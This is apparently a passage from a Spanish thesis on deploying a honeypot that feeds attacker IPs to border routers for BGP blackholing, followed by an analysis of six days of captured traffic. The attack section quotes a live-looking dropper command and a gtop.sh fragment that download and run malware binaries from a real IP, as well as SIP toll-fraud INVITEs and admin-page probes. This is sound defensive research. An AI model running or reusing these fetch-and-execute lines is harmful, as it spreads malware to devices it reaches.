Una vez tenemos el honeypot funcionando, este comienza a recibir ataques. Todas las conexiones que se realizan contra este servidor pueden ser consideradas como un ataque, ya que este servidor no debe recibir ninguna conexión y por lo tanto, el riesgo de tener un falso positivo es prácticamente nulo.

El objetivo principal será que cuando una ip se conecte contra el honeypot esta IP sea bloqueada en los routers de border del operador impidiendo que esa ip, que será considerada un atacante, pueda conectar con cualquier otro servidor durante un tiempo determinado.

La idea inicial que se plantea es actualizar en todos los routers de border las listas de control de acceso (ACL) de entrada con las ips a bloquear. Tras observar los logs del honeypot esto supondría modificar las ACL prácticamente cada minuto en cada uno de los routers y no todos ellos tienen la misma configuración, por lo tanto los scripts que se utilizarían para actualizar cada uno de los routers deberían ser diferentes.

Un problema derivado de la modificación automática vía scripts de las ACL de todos los routers es que nuevas configuraciones o modificaciones en estos podrían afectar al funcionamiento y supondría tener que actualizar el script de actualización.

Como solución a estas problemáticas se opta por utilizar una solución alternativa para realizar el bloqueo, usando como idea principal como se bloquean los bogons en el proyecto Bogon Router Server[39]. En este caso, en lugar de utilizar ACLs en los routers para filtrar las ips, se filtra mediante Border Gateway Protocol (BGP) blackholing.

Por lo tanto, para poder realizar esto se deberá utilizar un software que pueda establecer una sesión BGP con cada uno de los routers de border, y mediante este anunciar las ips que deben ser bloqueadas.

El software escogido para poder realizar esto es Quagga[40]. Este software proporciona una suite de protocolos de routing TCP/IP entre los que tenemos BGP.

Una vez instalado Quagga según se indica en el Anexo E, procederemos a configurar una sesión BGP contra una simulación de un router de border.

Para establecer una sesión BGP utilizaremos los siguientes comandos en el software Quagga y en la simulación del router de border:

```
router bgp AS
    bgp router-id IPPROPIA
    neighbor IPDESTINO remote-as ASDESTINO
```

Para poder enviar un community con las rutas, es necesario crear un route-map y aplicarlo en la configuración de salida del BGP, el community será NÚMEROAS:666, se escoge como community 666 ya que es el estándar utilizado para blackholing. Con esto quedaría la configuración en el software Quagga de la siguiente manera:

```
router bgp AS
```

```
    bgp router-id IPPROPIA
    neighbor IPDESTINO remote-as ASDESTINO
    neighbor IPDESTINO route-map honey out
!
route-map honey permit 1
    set community 7675:666
```

Con esto, podremos anunciar ips a bloquear añadiéndolas a la configuración del BGP con el comando network.

Para realizar los bloqueos en los routers de border, será necesario crear un community-list igual que el configurado en el software Quagga y configurar un route map entrante en la configuración del BGP que envíe todo el tráfico que tenga ese community a 192.0.2.1. Por último se crearía una ruta estática de 192.0.2.1 a Null. A continuación se muestra como quedaría la configuración en un router de cabecera:

```
router bgp AS
   bgp router-id IPPROPIA
   neighbor IPDESTINO remote-as ASDESTINO
   neighbor IPDESTINO soft-reconfiguration inbound
   neighbor IPDESTINO route-map honey in
!
ip route 192.0.2.1/32 Null0
!
ip community-list 10 permit 7675:666
!
route-map honey permit 1
   description Filter ips learned from honeypot
   match community 10
   set ip next-hop 192.0.2.1
```

Una vez tenemos esto configurado quedaría establecida una sesión BGP entre el software Quagga que se ejecuta en el honeypot y el router de border.

Con esta sesión establecida será el momento de enviar las IPs a bloquear utilizando esta sesión. Para esto se modificará en primer lugar el fichero honeypy_elasticsearch.py, encargado de enviar la información a Elasticsearch, para que las IPs de los atacantes se envíen a un nuevo fichero que será posteriormente tratado para aplicar bloqueos.

```
fileblock = open("/home/honeypot/HoneyPy/log/ipstoblock.log",
"a")
fileblock.write("TIME:"+str(time)+" IP:"+str(remote_host)+"\n")
fileblock.close()
```

Este fichero lo trataremos cada minuto desde un script ejecutado desde la cron. El script ejecutado desde la cron analizará todas las ips únicas en este fichero para añadirlas a la configuración del BGP mediante el comando:

```
/usr/bin/vtysh -c 'config term' -c 'router bgp 7675' -c network
IP/32 -c exit -c exit
```

Antes de añadir estas ips a la configuración del BGP se verificará que se trata de una IP correcta y que no se encuentra en la whitelist.

Además, este script también se encargará de eliminar estas IPs del BGP pasado un tiempo prudencial que podremos configurar, esto será posible ya que cada vez que se bloquea una IP, se guarda en un fichero con un timestamp, por lo tanto este fichero podrá ser consultado posteriormente para ver que IPs llevan más tiempo bloqueadas.

Junto con la memoria se adjunta el script banips.sh encargado de realizar los bloqueos y desbloqueos de IPs en el BGP.

Con el script banips.sh ejecutándose, podremos ver en los routers de border como se reciben las rutas BGP de las IPs que quedarán bloqueadas

```
border-router# show ip bgp summary
BGP router identifier 217.18.237.97, local AS number 7675
RIB entries 948, using 89 KiB of memory
Peers 1, using 4560 bytes of memory

Neighbor        V    AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
217.18.237.142  4  7675    5131    2863        0    0    0 1d23h24m      129

Total number of neighbors 1
border-router# show ip bgp neighbors  217.18.237.142 routes
BGP table version is 0, local router ID is 217.18.237.97
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*>i1.53.15.70/32    192.0.2.1                0    100      0 i
*>i2.191.245.208/32 192.0.2.1                0    100      0 i
*>i5.133.230.193/32 192.0.2.1                0    100      0 i
*>i5.248.42.60/32   192.0.2.1                0    100      0 i
*>i5.248.52.71/32   192.0.2.1                0    100      0 i
*>i14.163.180.85/32 192.0.2.1                0    100      0 i
*>i14.163.211.144/32
                    192.0.2.1                0    100      0 i
*>i14.169.27.236/32 192.0.2.1                0    100      0 i
*>i24.217.105.58/32 192.0.2.1                0    100      0 i
*>i27.77.122.221/32 192.0.2.1                0    100      0 i
*>i31.193.131.202/32
                    192.0.2.1                0    100      0 i
*>i36.72.81.220/32  192.0.2.1                0    100      0 i
*>i36.73.20.154/32  192.0.2.1                0    100      0 i
```

Ilustración 31: Sesión BGP y rutas en el router de border

4.9. Resumen arquitectura final

Tras la configuración de todos los elementos, a continuación se resume cómo queda la arquitectura final del honeypot.

En primer lugar, tenemos HoneyPy como sensor dentro de la red simulando varios servicios. Todos los eventos recibidos en HoneyPy serán analizados y enviados a Elasticsearch y a un fichero de logs de IPs.

Por un lado tendremos Kibana que nos presentará de forma gráfica y vía web todos los datos que tenemos registrados en Elasticsearch aportando información a los administradores.

Por otro lado tendremos Quagga con una sesión BGP a los diferentes routers de border y un script que irá añadiendo rutas a la sesión BGP con el objetivo de filtrar ataques.

Con esto tendremos que todas los ataques quedarán registrados y posteriormente bloqueados y las conexiones legítimas no se verán afectadas en ningún momento.

A continuación se adjunta una ilustración con el esquema descrito.




Ilustración 32: Arquitectura honeypot

5. Ataques

5.1. Ejemplo de un ataque

Con el honeypot configurado y funcionando, vamos a realizar una prueba de concepto para verificar que si realizamos una conexión a un servicio del honeypot este presenta la información en Kibana y realiza el bloqueo mediante BGP blackholing.

Este ejemplo lo realizaremos con una conexión Telnet. En primer lugar realizamos un escaneo del puerto 23 y confirmamos que el puerto está abierto




Ilustración 33: Escaneo del puerto 23

Tras confirmar que el puerto está abierto, procedemos a conectarnos mediante el comando telnet y hacemos login con usuario uoctest y contraseña admin.




Ilustración 34: Conexión telnet

Con esto habríamos simulado una conexión telnet de un atacante, ya que nadie debería conectarse al telnet de esta máquina.

Procedemos tras esto a verificar que esta conexión ha sido presentada en Kibana y por lo tanto indexada en Elasticsearch. Para esto podemos buscar por la cadena de texto uoctest y observaremos como aparece esta conexión desde la IP 88.3.75.129.

Table JSON

t _id	AVkEztloW9v8WbIq_k3K
t _index	honeypot
# _score	-
t _type	honeypy
t bytes	18
t data	756f63746573740d0a
t data_hash	8afd3c250e3935f204173484f51347d7
date	December 15th 2016, 01:00:00.000
date_time	December 16th 2016, 00:26:21.000
t event	RX
geoiphash	ezjmu4tghcu7
t ipcontinent	EU
t ipcountry	ES
t local_host	217.18.237.142
t local_port	10023
t millisecond	281
t plain_data	uoctest
t protocol	TCP
t remote_host	88.3.75.129
t remote_port	56645
t service	TELNET
t session	e10616c0-c31d-11e6-86b9-000c299ab2af
t time	23:26:21

Ilustración 35: Información sobre la conexión de pruebas en Kibana

Como podemos ver, esta conexión ha sido indexada en Elasticsearch y presentada en Kibana. Por último nos quedará verificar que la IP remota indicada en este registro ha sido enviada como ruta a los routers de border para su posterior bloqueo.

Para esto accedemos al router de border de pruebas y verificamos la tabla de rutas para comprobar que efectivamente la IP origen del ataque ha sido anunciada para ser bloqueada.

```
border-router# show ip bgp neighbors  217.18.237.142 routes
BGP table version is 0, local router ID is 217.18.237.97
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*>i81.213.109.80/32 192.0.2.1                0    100      0 i
*>i88.3.75.129/32   192.0.2.1                0    100      0 i
*>i163.172.184.144/32
                    192.0.2.1                0    100      0 i
*>i185.40.4.171/32  192.0.2.1                0    100      0 i
*>i201.173.74.89/32 192.0.2.1                0    100      0 i
*>i221.194.47.208/32
                    192.0.2.1                0    100      0 i
```

Ilustración 36: IPs anunciadas vía BGP

Con esto concluimos que los ataques están siendo indexados en Elasticsearch, presentados en Kibana y bloqueados mediante BGP Blackholing.

5.2. Análisis de ataques recibidos

Tras un tiempo de actividad del honeypot enviando eventos a Elasticsearch, podemos analizar a través de Kibana los datos que obtenemos.

Este análisis se realizará con 6 días de funcionamiento del honeypot y más de 700.000 eventos registrados. Contaremos como eventos toda interacción desde el exterior con el honeypot y toda interacción del honeypot con el exterior, por lo tanto si un atacante envía un paquete UDP al puerto 5060 y el honeypot contesta a esta petición, tendremos dos eventos registrados.

En primer lugar, si analizamos los servicios más atacados podremos observar de manera clara como Telnet es el servicio más atacado, con un 90.31% del tráfico registrado. Este dato está en línea con la información que se había obtenido en el punto de análisis de datos ya que Telnet era el servicio más explotado en Internet, pero sorprende su porcentaje tan alto respecto al resto de ataques. Esto es debido a que como en estos momentos no se realizan bloqueos en los routers de producción y solo se analiza información, tenemos IPs que han realizado fuerza bruta generando más de 150.000 eventos.

Si seguimos analizando los servicios más atacados, veremos como el servicio SIP en el puerto 5060 se encuentra en segunda posición con un 6.93% del tráfico. Esta segunda posición sí resulta sorprendente si la comparamos con los datos obtenidos en el punto de análisis de datos ya que SIP no era, aparentemente, uno de los servicios más atacados. De todos modos, esto es posible debido a que en este honeypot se ha mejorado la interacción con los atacantes de este servicio, haciendo que cuando un atacante descubre este servicio realice no solo una conexión, sino varias, para intentar realizar llamadas. Podemos ver que esto es así si analizamos los paquetes SIP enviados por los atacantes, donde observamos INVITES para intentar establecer llamadas a diferentes destinos:

plain_data

```
INVITE sip:0009970592168426@217.18.237.142 SIP/2.0
To: 0009970592168426<sip:0009970592168426@217.18.237.142>
From: 1000<sip:1000@217.18.237.142>;tag=d221643d
Via: SIP/2.0/UDP 195.154.181.112:5071;branch=z9hG4bK-008c99d7c5cb666637b2a55f05221468;rport
Call-ID: 008c99d7c5cb666637b2a55f05221468
CSeq: 1 INVITE
Contact: <sip:1000@195.154.181.112:5071>

INVITE sip:900441224928347@217.18.237.142 SIP/2.0
To: 900441224928347<sip:900441224928347@217.18.237.142>
From: 2101<sip:2101@217.18.237.142>;tag=c8404a1b
Via: SIP/2.0/UDP 185.40.4.28:5074;branch=z9hG4bK-b6bf6937933db0d35878385ae1128fcb;rport
Call-ID: b6bf6937933db0d35878385ae1128fcb
CSeq: 1 INVITE
Contact: <sip:2101@185.40.4.28:5074>

INVITE sip:648100482221167O4@217.18.237.142 SIP/2.0
To: 648100482221167O4<sip:648100482221167O4@217.18.237.142>
From: 2001<sip:2001@217.18.237.142>;tag=5d96ba42
Via: SIP/2.0/UDP 185.40.4.95:5070;branch=z9hG4bK-06848f6640356dc74e96eb198193495a;rport
Call-ID: 06848f6640356dc74e96eb198193495a
CSeq: 1 INVITE
Contact: <sip:2001@185.40.4.95:5070>

INVITE sip:643100482221167O4@217.18.237.142 SIP/2.0
To: 643100482221167O4<sip:643100482221167O4@217.18.237.142>
From: 2001<sip:2001@217.18.237.142>;tag=a4e127c0
Via: SIP/2.0/UDP 185.40.4.95:5071;branch=z9hG4bK-0bec705a9025962cc13f0b5004d80cea;rport
Call-ID: 0bec705a9025962cc13f0b5004d80cea
CSeq: 1 INVITE
Contact: <sip:2001@185.40.4.95:5071>

INVITE sip:640600482221167O4@217.18.237.142 SIP/2.0
To: 640600482221167O4<sip:640600482221167O4@217.18.237.142>
From: 2001<sip:2001@217.18.237.142>;tag=0ab6fd1b
Via: SIP/2.0/UDP 185.40.4.95:5071;branch=z9hG4bK-5c49cc008a9d4e2556a198d9400c2a81;rport
Call-ID: 5c49cc008a9d4e2556a198d9400c2a81
CSeq: 1 INVITE
Contact: <sip:2001@185.40.4.95:5071>

INVITE sip:725200441519470175@217.18.237.142 SIP/2.0
To: 725200441519470175<sip:725200441519470175@217.18.237.142>
```

Ilustración 37: Paquetes INVITES capturados

El resto de servicios se reparten de manera similar el resto de ataques, siendo el número de ataques muy inferior al que tenemos para Telnet y SIP.




Ilustración 38: Servicios con más eventos

En segundo lugar, si procedemos a analizar el origen de los ataques podremos observar que este es variado, tenemos ataques de todas las partes del mundo pero hay varias IPs que han realizado ataques de fuerza bruta provocando que el % de tráfico de diversos países sea mucho más elevado que el resto. En concreto, los ataques de fuerza bruta se han realizado desde China, haciendo que a día de hoy el 75.66% de los eventos registrados tengan como origen China.

Si analizamos el tráfico por continente observamos también que, al tener estos ataques de fuerza bruta desde China, Asia concentra el mayor porcentaje de ataques con un 86.47%, siendo prácticamente todos ellos ataques al servicio Telnet. A diferencia de Asia, desde Europa y Norte América no recibimos todos los ataques al servicio Telnet sino que observamos también muchos ataques al servicio SIP y SMTP. En concreto desde Norte América tenemos un 40.33% de ataques al servicio SIP en el puerto 5060, 33.2% de ataques al servicio SMTP y un 25.93% de ataques al servicio Telnet. Por su lado, desde Europa los ataques se reparten entre SIP con un 58.81% y Telnet con un 38.91%.




Ilustración 39: Servicios con más eventos por continente

En tercer lugar, si analizamos únicamente el número de eventos recibidor por día, podemos observar que los eventos no paran de crecer día tras día. Según más escaneos se reciben más ataques diarios recibimos. Actualmente, solo tenemos 6 días de tráfico registrado por lo que tendremos que observar si la tendencia se mantiene o el número de eventos se estabiliza. En siguiente gráfico se puede observar esta tendencia:




Ilustración 40: Evolución de los eventos durante 6 días

Por último, tras analizar de forma general los eventos recibidos, podemos ver que paquetes envían los atacantes al honeypot. Empezaremos analizando los ataques al servicio Telnet al ser este el más atacado, podemos observar como al ser ataques automatizados todos ellos son prácticamente iguales e intentan iniciar sesión con

usuario y contraseñas comunes como: root, password, admin, smcadmin, 11111111, supervisor, pass, 1234.

Además de estos inicios de sesión es muy común observar ataques en los que se intenta descargar uno o varios scripts para luego ejecutarlos. Estos scripts contienen normalmente binarios para diferentes arquitecturas que luego se intentarán ejecutar. A continuación se muestra un ejemplo de ataque automático recibido en el que se intenta descargar de varias formas varios scripts para después ejecutarlos y eliminarlos.

```
shell cd /tmp; wget http://23.94.47.60/gtop.sh || curl -O
http://23.94.47.60/gtop.sh; chmod 777 gtop.sh; sh gtop.sh;
busybox tftp 23.94.47.60 -c get tftp1.sh; chmod 777 tftp1.sh; sh
tftp1.sh; busybox tftp -r tftp2.sh -g 23.94.47.60; chmod 777
tftp2.sh; sh tftp2.sh; rm -rf gtop.sh tftp1.sh tftp2.sh;exit
/bin/busybox;echo -e '\147\141\171\146\147\164' ulti-
c/bin/busybox;echo -e '\147\141\171\146\147\164'
```

Si descargamos el fichero gtop.sh, veremos cómo se intenta descargar binarios para luego ejecutarlos:

Fragmento del fichero gtop.sh:

```
cd /tmp && wget -q http://23.94.47.60/jackmymipsel && chmod +x
jackmymipsel && ./jackmymipsel
cd /tmp && wget -q http://23.94.47.60/jackmymips && chmod +x
jackmymips && ./jackmymips
cd /tmp && wget -q http://23.94.47.60/jackmysh4 && chmod +x
jackmysh4 && ./jackmysh4
cd /tmp && wget -q http:///jackmyx86 && chmod +x jackmyx86 &&
./jackmyx86
```

Si analizamos los ataques registrados en el puerto 5060, podremos observar como recibimos principalmente paquetes INVITE para realizar llamadas en un 32.93%. Seguido de los paquetes INVITE encontramos con un porcentaje similar, en torno a un 16%, paquetes de tipo BYE, ACK, CANCEL y REGISTER.




Ilustración 41: Tipos de paquete SIP recibidos

Cuando los atacantes intentan realizar llamadas, estos envían varios paquetes INVITE modificando el destino para intentar encontrar un plan de marcación válido que les permita cursar la llamada, a continuación se muestran dos ejemplos de llamada al mismo número. Podemos observar que en el segundo INVITE se añade un 0 más delante del código de acceso internacional 00 para intentar cursar la llamada con el prefijo 0.

```
INVITE sip:00441224928347@217.18.237.142 SIP/2.0
To: 00441224928347<sip:00441224928347@217.18.237.142>
From: 2301<sip:2301@217.18.237.142>;tag=315da742

INVITE sip:000441224928347@217.18.237.142 SIP/2.0
To: 000441224928347<sip:000441224928347@217.18.237.142>
From: 2301<sip:2301@217.18.237.142>;tag=dec28d36
```

En el servicio SMTP vemos como la mayoría de los ataques son de intentos de login mediante AUTH LOGIN o de envío del paquete EHLO IP. Además, hay intentos de envío de correo desde diferentes orígenes.

En el servicio HTTP, pese a que la mayoría de peticiones son Simples GET del directorio raíz, localizamos peticiones que intentan buscar archivos de configuración como las siguientes:

- GET /admin/config.php HTTP/1.1
- GET /stssys.htm HTTP/1.0
- GET //mysqladmin/scripts/setup.php HTTP/1.1
- GET //phpmyadmin/scripts/setup.php HTTP/1.1

El resto de servicios no presentan suficiente información como para extraer conclusiones, únicamente intentos de conexión y pequeñas interacciones.

6. Conclusiones y trabajo futuro

Se concluye el trabajo completando todas las fases que se habían previsto al inicio de este. En la siguiente tabla se resumen las tareas y subtareas ejecutadas durante el trabajo según la previsión

Tarea	Subtarea	Ejecución
Obtención de información de los puertos expuestos	Análisis de las diferentes herramientas de escaneo de puertos	Se han analizado diferentes herramientas disponibles
	Análisis de nmap y como analizar los resultados de nmap	Se ha realizado un análisis del funcionamiento de Nmap y como analizar sus resultados
	Diseño de una Base de datos para guardar los datos obtenidos de nmap	Se ha diseñado una base de datos para guardar información de puertos y servidores.
	Instalación, configuración y puesta en marcha de la Base de datos	Se ha instalado y configurado un servidor MySQL
	Añadir datos a la base de datos con los datos obtenidos de nmap	Se han añadido manualmente los datos obtenidos de Nmap a la base de datos creada
	Diseñar y poner en marcha un sistema que nos notifique de los cambios en los puertos expuestos en la plataforma.	Se ha creado un script que compara resultados de nmap con la base de datos y notifica en caso de detectar cambios
Honeypot	Estudiar qué herramienta o herramientas nos serán de utilidad para configurar un honeypot con los datos obtenidos en la primera fase	Se han analizado diferentes herramientas tipo honeypot, algunas de ellas para un solo servicio y otras que simulan varios
	Estudiar como las herramientas localizadas pueden trabajar de forma conjunta y que flexibilidad tienen	Se ha visto que las herramientas podría llegar a trabajar conjuntamente pero se decide usar una sola herramienta
	Instalar un servidor y las herramientas seleccionadas	Se instala un servidor CentOS y HoneyPy
	Configurar las herramientas	Se configura HoneyPy teniendo en cuenta los datos de la bbdd creando además un plugin para SIP
Obtención de información de los ataques y bloqueo	Analizar cómo tratar la información que podemos obtener del honeypot	Se analizan las diferentes opciones que tenemos para enviar los logs de HoneyPy
	Estudiar qué herramientas nos serán útiles para tratar esta información	Se analiza elastisearch + Kibana y splunk. Se instala Elasticsearch + Kibana para análisis de datos y se modifica el logger de HoneyPy
	Analizar cómo podemos utilizar esta información para bloquear ataques	Se determina que la información que tenemos puede usarse para bloquear vía ACL pero se decide hacer BGP blackholing con un script que añadirá redes a la sesión BGP
	Instalación y configuración de las	Instalación de quagga para rutas

	herramientas necesarias para bloquear ataques	BGP y configuración de una sesión contra un router de border de pruebas
	Realizar ataques de demostración	Se realiza una conexión telnet de demostración y se confirma que aparece en la monitorización y como ruta en el router BGP de border de pruebas
